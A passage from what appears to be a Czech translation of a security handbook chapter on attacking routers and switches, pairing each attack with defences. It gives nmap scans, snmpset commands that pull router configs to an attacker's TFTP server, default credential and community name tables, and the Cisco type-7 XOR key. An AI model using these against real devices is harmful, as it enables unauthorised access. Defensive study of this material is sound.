Vhodnejší je však povolit komunikaci ICMP protokolem pouze v sítích, které vlastníme (kterým důvěřujeme), a všechny ostatní sítě blokovat:

```
access-list 101 permit icmp any 172.29.20.0 0.255.255.255 11 0
access-list 101 deny ip any any log
```

## Skenování portů

Rozšřfenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>3</b>
Celkové riziko	<b>8</b>

Pomoci programu nmap snadno identifikujeme porty, na kterých cílový směrovač (192.168.0.1) naslouchá. V tabulce 10-1 je uveden seznam portů, které lze nalézt na jednotlivých sitových zanzeních.

Zařízení	TCP porty	UDP porty
Směrovače Cisco	21 (ftp)	0 (tcpmux)
23 (telnet)	49 (domain)	
79 (finger)	67 (bootps)	
80 (http)	69 (tftp)	
512 (exec)	123 (ntp)	
513 (login)	161 (snmp)	
514 (shell)		
1993 (Cisco SNMP)		
1999 (Cisco ident)		
2001		
4001		
6001		
9001 (Xremote)		
Přepínače Cisco	23 (telnet)	0 (tcpmux)
7161	123 (ntp)	161 (snmp)
Směrovače Bay	21 (ftp)	7 (echo)
	23 (telnet)	9 (discard)
	67 (bootps)	
68 (bootpc)		
69 (tftp)		
161 (snmp)		
520 (route)		
Směrovače Ascend	23 (telnet)	7 (echo)
9 (discard)*		
161 (snmp)		
162 (snmp-trap)		
514 (shell)		
520 (route)		

\* Port discard směrovače Ascend akceptuje pouze speciálně naformátovaný paket (podle doporučení Network Associates Inc.), takže je možné, že ho skener neodhalí.

**Tabulka 10-1.** Abychom identifikovali zařízení, musíme na něm skenerem odhalit specifické porty. Je však třeba si uvědomit, že se seznam portů může v závislosti na implementaci od uvedeného lehce lišit


V ovládnutí směrovače nám také může pomoci seznam implicitních hesel udržovaný na <http://www.securityparadigm.com/>.

Pokud hledáme směrovače Cisco, měli bychom skenovat TCP porty 1-25, 80, 512-515, 2001, 4001, 6001 a 9001. Výsledek skenu napoví mnohé o původu zařízení.

```
[/tmp]# nmap -p1-25,80,512-515,2001,4001,6001,9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on  (192.168.0.1):
```

Port	State	Protocol	Service
7	open	tcp	echo
9	open	tcp	discard
13	open	tcp	daytime
19	open	tcp	chargen
23	filtered	tcp	telnet
2001	open	tcp	dc
6001	open	tcp	X11 : 1


Na platformě NT můžeme ke skenování portů použít program SuperScan od Robina Keira. Výše uvedené porty zaneseme do seznamu portů, který lze kdykoli v budoucnosti použít znova (obrázek 10-1).



Obrázek 10-1. Seznam portů programu SuperScan umožňuje definovat sadu portů, kterou lze snadno kdykoli znova vyvolat

Jakmile je seznam vytvořen, můžeme začít skenovat síť 172.16.255.0 a hledat v ní směrovače Cisco:

Zařízení s otevřenými porty, která jsou uvedena v seznamu, však ještě nemusí být směrovač Cisco (i když je to pravděpodobné). Abychom si tento závěr potvrdili, měli bychom použít některou z metod získání stop TCP/IP implementace, popsaných v kapitole 2. Tyto metody navíc identifikují i verzi operačního systému.



Pro směrovače Cisco je navíc typická následující výzva k autentizaci uživatele, zobrazovaná po napojení na porty 23 a 2001:

User Access Verification  
Password:

## Identifikace operačního systému

Rozšířenost	10
Složitost	10
Dopad	2
Celkové riziko	7

V předchozích příkladech jsme zjistili, že na IP adrese 192.168.0.1 je směrovač Cisco. Programem nmap nyní náš předpoklad ověříme, a navíc se pokusíme zjistit verzi operačního systému. Použijeme přepínač -O a test provedeme napojením na otevřený TCP port číslo 13.

```
[root@source /tmp]# nmap -O -p13 -n 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Warning: No ports found open on this machine, OS detection will be MUCH less
reliable
```

```
Interesting ports on  (172.29.11.254):
Port      State       Protocol Service
13        filtered   tcp      daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

Verze operačního systému je tedy IOS **11.2**.

### Pozor

Při identifikaci operačního systému používejte pouze jeden port. Některé operační systémy (IOS, Solaris) mají problémy se zpracováním nestandardních paketů, které se při skenu používají, a mohou se zhroutit.

## Obrana proti identifikaci operačního systému

### Detekce a prevence

Metody se shodují s metodami uvedenými v kapitole 2.

## Únik informace v Cisco paketu

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>1</b>
Celkové riziko	<b>7</b>

Existuje ještě jedna cesta, jak identifikovat směrovač Cisco. Poprvé byla publikována Joejem z týmu Rhino9 v konferenci Bugtraq a souvisí s tím, jak Cisco odpovídá na TCP SYN paket zasláný na port 1999 (ident). Neoficiální reakci firmy Cisco zaslal do konference John Bashinski (jbash@cc.c).

Postup je jednoduchý. Stačí provést TCP sken portu 1999- Programem nmap to lze provést následujícím způsobem:

```
[root@source /tmp] nmap -nvv -p1999 172.29.11.254
```


Nyní zachytíme RST/ACK paket, který směrovač pošle jako odpověď. Na obrázku 10-2 si všimněte, že v datové části paketu se vyskytuje slovo „cisco“.

## Obrana proti úniku informace v paketu Cisco

### Prevence

Použijte ACL, který bude blokovat TCP pakety přicházející na port 1999:

```
access-list 101 deny tcp any any eq 1999 log ! Blokuje skeny identu
```



Obrázek 10-2. Směrovače Cisco jsou náchylné k úniku informací, podle kterých je lze snadno identifikovat

## Cisco bannery

Rozšířenost	10
Složitost	10
Dopad	1
Celkové riziko	7

### Finger a virtuální terminálové porty 2001, 4001, 6001

Pokud stále ještě nemáme jistotu, že cílové zařízení je směrovač Cisco, můžeme se pokusit napojit na službu finger:

```
finger -l @<host>
```

kde host je IP adresa nebo jméno směrovače.

Můžeme se také pokusit získat informace z portů 2001, 4001 a 6001. Použijeme buď nám dobře známý netcat nebo prohlížeč WWW tak, že jako adresu zadáme například 172.29.11-254:4001. Výsledek by mohl být následující:

```
User Access Verification Password: Password: Password: % Bad passwords
```

**Je to další potvrzení domněnky, že máme co do činění se směrovačem Cisco.**

### Služba Xremote (9001)

Pokud se napojíme netcatem na TCP port 9001, získáme následující informace:

```
:\\>nc -vvv 172.29.11.254 9001 (UNKNOWN) [172.29.11.254] 9001 (?) open
- Outbound XRemote service -
Enter X server name or IP address:
```

## Obrana proti získávání Cisco bannerů

Jediná možnost obrany spočívá v blokování přístupů k výše uvedeným službám pomocí například následujícího ACL:

```
access-list 101 deny tcp any any 79 log or access-list 101 deny tcp any any 9001
```

## SNMP

SNMP se používá k administraci síťových zařízení. Závažným problémem ale je, že SNMP verze 1 (RFC 1157 - <http://www.ietf.org/rfc/rfc1157.txt>) je velmi slabě zabezpečen. Původní verze má pouze jeden zabezpečovací mechanismus: heslo, které je známo jako jméno komunity (community name). Tento nedostatek odstraňuje SNMP verze 2 (RFC 1446 - <http://www.ietf.org/rfc/rfc1446.txt>), která používá k autentizaci přenosů dat hash algoritmus nazývaný MD5 (message digest v5). MD5 zajistuje integritu přenášených dat a autentičnost příjemců a odesílatelů. SNMPv2 také dokáže komunikaci šifrovat. Útočník, který odposlouchává komunikaci v síti, tedy není schopen zjistit používaná hesla (community names). SNMPv2 však nezabrání administrátorům používat jednoduchá, snadno uhádnutelná hesla.

SNMPv3 (RFC 2570 - <http://www.ietf.org/rfc/rfc2570.txt>), který je aktuálním standardem, urazil dlouhou cestu, co se týče zabezpečení síťových zařízení, ale jeho implementace bude zřejmě zdlouhavá. Vždyť většina síťových zařízení stále používá SNMPv1. Více informací o SNMPv3 můžete nalézt na <http://www.ietf.org/html.charters/snmpv3-charter.html>. Žádná z verzí však nezabrání administrátorovi ve volbě příliš jednoduchého hesla, ani v ponechání implicitního hesla nastaveného výrobcem.

Nejhorší je, že v mnoha organizacích se na kontrolu zabezpečení SNMP zapomíná. Možná je to proto, že SNMP používá ke komunikaci protokol UDP (na který se všeobecně často zapomíná) nebo existuje jen velmi málo administrátorů, kteří vědí, co to vůbec SNMP je. Ať je to, jak chce, SNMP je v auditech bezpečnosti velmi často opomíjen, a představuje tak velmi snadnou možnost průniku do systému.

Dříve než se podíváme na možnosti zneužití SNMP protokolu, povíme si pář slov o řízení přístupů. Existují dva typy SNMP komunit: read (čtení) a read/write (čtení/zápis). Komunita read umožňuje prohlížení informací o konfiguraci zařízení (stav a popis systému, konfigurace síťových rozhraní

a navázaná TCP a UDP spojení). Komunita read/write umožňuje nejenom prohlížení, ale i změnu těchto informací v databázi MIB příslušného zařízení. Jméno kontaktní osoby lze například jednoduše změnit jediným příkazem:

```
snmpset 10.12.45.2 private .1.3.6.1.2.1.1 s Smith
```



## Směrovače Ascend

Rozšířenost	10
Složitost	10
Dopad	<b>10</b>
Celkové riziko	10

Implicitní jméno komunity pro čtení je „public“ a pro čtení/zápis „write“. První upozornili na existenci komunity „write“ odborníci z Network Associates Inc.



## Obrana

Implicitní jména komunit směrovače Ascend můžete změnit v menu směrovače: Ethernet - Mod Config - SNMP Options.



## Směrovače Bay Networks

Rozšířenost	8
Složitost	9
Dopad	<b>7</b>
Celkové riziko	8

Směrovače Bay Networks umožňují vypsat implicitnímu uživateli jména komunit. Použijte implicitní jméno uživatele „User“, který nemá nastaveno heslo, a zadejte příkaz:

```
show snmp comm types
```

který vypše jména obou komunit. Jména lze vypsat také v menu Protocols - IP - SNMP - Communities.



## Obrana proti výpisům jmen komunit

Použijte Site Manager a v menu vyberte Protocols - IP - SNMP - Communities. Potom vyberte položky Community - Edit Community a změňte jména komunit.



## Obrana proti SNMP průnikům

### Prevence

Pokud máte ke svým zařízením povolen přístup prostřednictvím SNMP z Internetu přes hraniční směrovač a nepotřebujete provádět správu zařízení z Internetu, zablokujte SNMP pomocí následujícího ACL:

```
access-list 101 deny udp any any eq 161 log ! Blokuje SNMP komunikaci
```

V každém případě však změňte jména komunit na složitější. Na směrovacích Cisco toho dosáhnete následujícím příkazem:

```
snmp-server community <slozite jmeno> RO
```

Všude, kde je to možné, zakažte nebo omezte čtení/zápis. Další doporučení k zabezpečení SNMP na směrovacích Cisco najdete v dokumentu <http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm>.

### Tip

Pokud chcete ve jménu komunity použít znak „?”, musíte před jeho zadáním stisknout kombinaci „CTRL-V“. Takže jméno „secret?2me“ budete zadávat jako **secret<Ctrl-v>?2me**.

V tabulce 10-2 jsou uvedeni hlavní výrobci síťových zařízení společně s implicitními jmény komunit, která používají.

Následují nejčastěji používaná jména komunit:

- public
- private
- secret
- world
- read
- network
- community
- write
- cisco
- allprivate
- admin
- default
- password
- tivoli
- openview
- monitor
- manager
- security

Navíc jsou velmi často používána jména společností, jména oddělení a další snadno zapamatovatelná jména.

Zařízení	Jméno komunity pro čtení	Jméno komunity pro čtení/zápis
Ascend	public	write
Bay	public	private
Cisco	public	private
3Com	public, monitor	manager, security

Tabulka 10-2. Typická implicitní jména, která je třeba změnit

## ZADNÍ DVÍŘKA

Konta, která mají sloužit jako zadní dvířka, se odhalují jen velice těžko. Tato konta mají výrobci umožnit obejít zablokování administrátorská hesla. Zároveň však umožňují proniknout znalému útočníkovi do zařízení. Takovýchto kont bylo na všeobecně rozšířených zařízeních, jako jsou 3Com, Bay, Cisco a Shiva, během let objeveno již mnoho. Řešením je tato konta najít a zakázat nebo alespoň omezit.

## Implicitní konta

Implicitní jméno a heslo je jedním z nejčastěji objevovaných bezpečnostních nedostatků. Téměř každé zařízení na trhu je dodáváno s implicitním uživatelským nebo i administrátorským kontem. Jména a hesla těchto kont jsou uvedena v tabulce 10-3. První věc, kterou je třeba při instalaci zařízení udělat, je odstranit tato konta. Pokud to nejde, tak alespoň změnit jejich hesla.

Zařízení	Jméno	Heslo	Úroveň
Směrovač Bay	User Manager	<prázdné> <prázdné>	Uživatel Administrátor
Přepínač 350T (Bay)	NetICs	NA	Administrátor
SuperStack II (Bay)	security	security	Administrátor
3Com	admin	synnet	Administrátor
read	synnet	Uživatel	
write	synnet	Administrátor	
debug	synnet	Administrátor	
tech	těch		
monitor	monitor	Uživatel	
manager	manager	Administrátor	
security	security	Administrátor	

Cisco (telnet) enable (telnet)	(telnet) cisco cisco cisco routers	c(Cisco 2600s) Uživatel Administrátor	Uživatel
Shiva	root Guest	<prázdné> <prázdné>	Administrátor Uživatel
Webramp	wradmin	cablecom	Administrátor
CableRouter (Motorola)	trancell	router	Administrátor

Tabulka 10-3. Implicitní jména a hesla, která je nutno změnit

## Přepínače 3Com

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>8</b>
<b>Celkové riziko</b>	<b>9</b>

Přepínače 3Com mají několik implicitních kont s různými privilegii. Mezi tato konta patří: admin, read, write, debug, tech a monitor. Tato konta zajistí útočníkovi nejen uživatelská, ale i administrátorská pravila.

## Obrana proti zneužití implicitních kont 3Com

Hesla můžete snadno změnit příkazem **system password**. Další zajímavé informace na toto téma najdete na <http://oliver.efri.hr/~crv/security/bugs/Others/3com.html>.

## Směrovače Bay

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>8</b>
<b>Celkové riziko</b>	<b>9</b>

Směrovače Bay mají konta „user“ a „manager“ implicitně bez hesla. Někteří administrátoři ponechávají tato hesla beze změn. Útočník se pak může ke směrovací přímo připojit telnetem a pomocí ftp může získat konfigurační soubory. Více informací naleznete opět na <http://oliver.efri.hr/~crv/security/bugs/Others/bayn.html>.



## Obrana proti zneužití implicitních kont směrovačů Bay

### Prevence

- Nastavit uživatelům user a manager hesla.
- Zakázat přístup pomocí ftp a telnetu.
- Definovat ACL, který povolí ftp a telnet přístup pouze z autorizovaných systémů.
- Zakázat uživateli user přihlášení pomocí ftp, tftp a telnetu.



## Hesla směrovačů Cisco

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Implicitní vty hesla jsou „cisco” a „cisco routers”. Také implicitní heslo pro **enable** je „cisco”. Je nutné tato hesla změnit. Také bylo zjištěno, že některé směrovače Cisco série 2600 dodávané před 24. dubnem 1998 měly implicitní heslo „c”.

Pokud se útočník fyzicky dostane ke směrovací, pak má k dispozici zadní vrátko, jak se do směrovače dostat, tj. vyřadit heslo z příkazu enable. Poté si ve směrovací může např. zřídit uživatelské konto, ze kterého pak v klidu domova může např. monitorovat či konfigurovat postižený směrovač. U mnoha směrovačů CISCO je takovými zadními vrátky povol o/r s příslušným parametrem, který se *zadává* na příkazovém rádku ROM módu. (Do příkazového rádku ROM módu se např. dostaneme z připojené konzoly stisknutím klávesy BREAK.) Jiným mechanismem je použití příkazu confreg přímo z příkazového rádku IOS.

Uvedené příkazy však mohou způsobit „vynulování” konfigurace směrovače.



## Obrana proti zneužití implicitních hesel směrovačů Cisco

Hesla byste měli samozřejmě změnit, ale riziko tím zcela neeliminujete, protože Cisco nepoužívá k šifrování hesel silný šifrovací algoritmus, takže je lze poměrně jednoduše rozlousknout. Změnu hesla provedete následujícím postupem:

- Ověřte, zda je nastaveno „service password-encryption”.
- Zadejte příkaz **enable password 7 <heslo>**, který zajistí zašifrování zadанého hesla. Šifra je sice nedostatečná, ale lepší než žádná.



## Webramp

Rozšířenost	8
Složitost	9
Dopad	10
Celkové riziko	9

James Egelhof a John Stanley zjistili, že Webramp Entre (ISDN verze) obsahuje implicitní konto „wradmin“ s heslem „trancell“. Toto konto umožňuje kromě jiného administrátorský přístup s možností konfigurace zařízení a změn hesel. Toto konto se může vyskytovat i v dalších zařízeních Webramp. Více informací najdete na <http://oliver.efri.hr/~crv/security/bugs/Others/webramp.html>.



## Obrana proti zneužití konta Webramp

Nejjednodušší je změnit heslo. O něco složitější řešení je zakázat přístup telnetem z portu WAN. To se dá udělat několika způsoby, ale nevhodnější je zřejmě tento: V konfiguračním programu povolte „Visible Computer“ pro každý aktivní modemový port a nasměrujte ho na neexistující IP adresu (vhodná je některá z nesměřované sítě). Potom zrušte volbu obou položek „Divert Incoming“.



## Telnet na port 1024 sítového modemu Motorola (ntsecurity.net)

Rozšířenost	8
Složitost	9
Dopad	10
Celkové riziko	9

V květnu 1998 se v konferenci Bugtraq objevila zpráva, že software *zařízení* CableRouter umožňuje připojení telnetem na port 1024. Po zadání jména „cablecom“ a hesla „router“ může kdokoli získat administrátorský přístup k zařízení. Více informací najdete na <http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9280>. Přestože tato zařízení nejsou příliš častá, uvádíme tento příklad, protože demonstruje, jak může útočník najít bezpečnostní díru na tak neočekávaném portu, jako je TCP port 1024. Umožňuje vás sítový modem přístup telnetem na nějakém dalším neobvyklém portu?

## Slabá místa

Pokud je vaše síť relativně dobře zabezpečená (používáte složitá hesla, jména SNMP komunit, omezujete přístup pomocí ftp a tftp a vše logujete), nemusí vás následující bezpečnostní díry příliš znepokojovat. Jestliže je ale vaše síť rozsáhlá a složitě spravovaná, určitě bude obsahovat méně zabezpečená zařízení, a potom radši venujte následujícím problémům trochu pozornosti.



## Zápis do Cisco a Ascend MIB

Rozšířenost	2
Složitost	8
Dopad	9
Celkové riziko	6

Cisco a Ascend podporují starou MIB (Management Information Base), která umožňovala získat pomocí tříp konfigurační soubor zařízení každému, kdo znal jméno komunity pro čtení/zápis. V případě Cisco směrovačů a přepínačů se jedná o OLD-CISCO-SYS-MIB. A protože jsou přístupová hesla jen velmi slabě (šifra XOR) nebo vůbec šifrována, může je útočník snadno použít k neoprávněnému přístupu.

Zda je váš směrovač Cisco náchylný k tomuto typu útoku, zjistíte pomocí IP Network Browseru od SolarWinds (<http://www.solarwinds.net>). Zadejte jméno komunity, která má povolenou čtení/zápis a oskenujte zařízení nebo celou síť. Ve výstupu uvidíte zařízení a strom SNMP informací, které jsou k dispozici (obrázek 10-3).

Obrázek 10-3. IP Network Browser zobrazí zařízení a SNMP informace získané na základě uhádnutého jména komunity

Vyberte v menu položky Nodes - View Config File. Bude nastartován TFTP server, a pokud je směrovač k útoku náchylný, dostanete konfigurační soubor tak, jak je zobrazen na obrázku 10-4.

```

TEST~1.CIS - Cisco Config Viewer
File Edit Goto IP Address View Options Help
[Icons]
!* CompanyHQ.CiscoConfig
!* IP Address :
!* Community :
!* Downloaded 6/23/99 2:22:15 PM by Cisco Config Viewer Version
2.2.1

!
version 11.2
service password-encryption
service udp-small-servers
service tcp-small-servers
!
hostname CompanyHQ
!
enable secret 5 $1$pUtw8jwdxxfSnHkj1IFWcDuv.
enable password 7 08204E
!
ip subnet-zero
isdn switch-type basic-nil
!
interface Ethernet0/0
ip address 172.16.17.17 255.255.255.240
!
interface Serial1/0
ip address 172.17.1.1 255.255.255.0
no fair-queue
!
interface Serial1/1

```

IOS 11.2 CAPS INS

Obrázek 10-4. Pokud známe jméno komunity pro čtení/zápis, získáme Cisco Config Viewerem snadno konfigurační soubor směrovače

Jakmile jste získali konfigurační soubor, můžete tlačítkem Decrypt Password rozkódovat přístupová hesla (obrázek 10-5).

Také je možné stáhnout z <ftp://ftp.cisco.com/pub/mibs/suportlists> soubor suportlists.txt odpovídající vašemu zařízení a hledat v něm OLD-CISCO-SYS-MIB. Pokud se vyskytuje, je zařízení pravděpodobně k útoku náchylné.

Pod operačním systémem Unix můžete získat konfigurační soubor jediným příkazem. Jakmile znáte jméno komunity pro čtení/zápis, IP adresu zařízení (10.11.12.13) a máte na svém systému (192.168.200.20) spuštěn TFTP server, můžete zadat následující příkaz:

```
snmpset 10.11.12.13 private 1.3.6.1.4.1.9.2.1.55.192.168.200.20 s config.file
```

V konfiguračním souboru jsou nejzajímavější ty sekce, kde jsou uložena šifrovaná hesla pro příkaz **enable** a pro autentizaci telnetu. Tohle je příklad zašifrovaného hesla pro enable:

```
enable password 7 08204E
```

A toto je heslo pro autentizaci telnetu:



Obrázek 10-5. DeSifrátorem hesel snadno zjistíme přístupová hesla směrovače

```

line vty 0 4
password 7 08204E
1ogi n

```

Pokud potřebujeme získat konfigurační soubor ze směrovače Ascend, použijeme následující příkazy:

```

snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.3.0 a
snmpset 10.11.12.13 private 1.3.6.1.4.1.529.9.5.4.0 s config.file

```

## Obrana proti zápisu do MIB směrovače Cisco

### Detekce

Nejjednodušší způsob, jak detektovat SNMP požadavky na zápis do MIB, je použít mechanismus syslogu, který bude logovat každý pokus o zápis. Nejdříve musíte nakonfigurovat **syslog** démona na systému (např. 196.254.92.83), kam budete chtít informace o požadavcích zasílat. Potom musíte nakonfigurovat směrovač tak, aby sem požadované informace zasílal:

```
logging 196.254.92.83
```

## Prevence

Provedte následující kroky:

- Použijte ACL, který bude povolovat SNMP přístup pouze z definovaných počítačů:

```
access-list 101 permit udp 172.29.11.0 0.255.255.255 any eq 161 log
```

- Povolte pouze SNMP čtení (read only)

```
snmp-server community <slozite jméno komunity> RO
```

- Zakažte SNMP

```
no snmp-server
```

## Slabé šifrování na směrovacích Cisco

Rozšířenost	<b>9</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
<b>Celkové riziko</b>	<b>10</b>

Zařízení firmy Cisco používají pro šifrování hesel velmi slabý šifrovací algoritmus. Hesla jsou uložena v konfiguračním souboru (výpis lze provést příkazem `show config`) a lze je rozšifrovat s minimálním úsilím. Pokud po výpisu souboru vidíte něco takového:

```
enable password 7 08204E
```

lze heslo snadno rozšifrovat.

Pokud však uvidíte toto:

```
enable secret 5 $1$.pUt$w8jwdabc5nHkj1FWcDav.
```

nejste náchylní k rozšifrování hesla pro `enable` (pro přístup telnetem však stále ano). Znamená to, že správce systému použil příkaz `enable secret`, který k šifrování hesel používá silnější algoritmus MD5. Pomocí MD5 lze bohužel zašifrovat zřejmě pouze hesla pro `enable` a nikoliv hesla pro přístup telnetem:

```
line vty 0 4
password 7 08204E
login
```

Slabý šifrovací algoritmus je jednoduchá XOR šifra založená na konzistentní hodnotě soli (salt). Zašifrovaná hesla se skládají až z jedenácti alfanumerických znaků. První dva bajty hesla jsou náhodná desetinná čísla od 0x0 do 0xF a zbytek je zašifrované heslo, které je pomocí XOR vytvořeno z „čitelného“ hesla a všeobecně známého řetězce „dsfd;kfoA,iyewrkldJKDHSUB“.

Existuje dostatek programů, pomocí kterých lze takovéto heslo rozšifrovat. Prvním z nich byl shell skript vytvořený Hobbitem (<http://www.avian.org>). Druhým je program ciscocrack.c, napsaný hackerem jménem SPHiXe, který lze nalézt na (<http://www.rootshell.com/archive-j457nxiqi3gq59dv/199711/cisco-crack.c.html>). Třetí verze existuje ve formě programu pro Palm Pilot. Napsal ji Dr. Mudge ze skupiny L0pht a nachází se na <http://www.10ph.com/~kingpin/cisco.zip> společně s kompletní analýzou na <http://packetstorm.security.com/cisco/cisco.decrypt.tech.info.by.mudge.txt>. SolarWinds poskytuje Cisco dešifrator (obrázek 10-6), který běží na NT jako součást softwaru pro řízení sítě (<http://www.solarwinds.net>).



## Obrana proti průnikům využívajícím slabého šifrování na směrovačích Cisco

### Prevence

Řešením je používat při změně hesla příkaz **enable secret**, který heslo zašifruje pomocí algoritmu MD5. Bohužel neznáme žádný mechanismus, pomocí kterého by se dal algoritmus MD5 aplikovat i na hesla pro přístup telnetem (vty).

## TFTP přístupy

Rozšířenost	9
Složitost	6
Dopad	9
Celkové riziko	8

Téměř všechny směrovače podporují použití TFTP (Trivial File Transfer Protocol - jednoduchý protokol pro přenos souborů) - UDP port 69. Tento protokol se používá k zálohování a případnému obnovování konfiguračních souborů. Častý je také postup, kdy je konfigurační soubor vytvářen v některém z „přívětivých“ editorů a pomocí TFTP pak nahráván do směrovače. Zda je TFTP na směrovači provozován, zjistíme snadno nám dobře známým nmapem:

```
[root@happy] nmap -sLI -p69 -nvv target
```

Pokud administrátor směrovače používá obecně známá jména konfiguračních souborů, je další postup jednoduchý. Z reverzního dotazu do DNS zjistíme, že jméno směrovače (192.168.0.1) je například lax-serial-rtr a následujícími příkazy se můžeme pokusit získat soubor .cfg pojmenovaný po jménu směrovače.

```
[root@happy] tftp
> connect 192.168.0.1
> get lax-serial -rtr .cfg
> quit
```

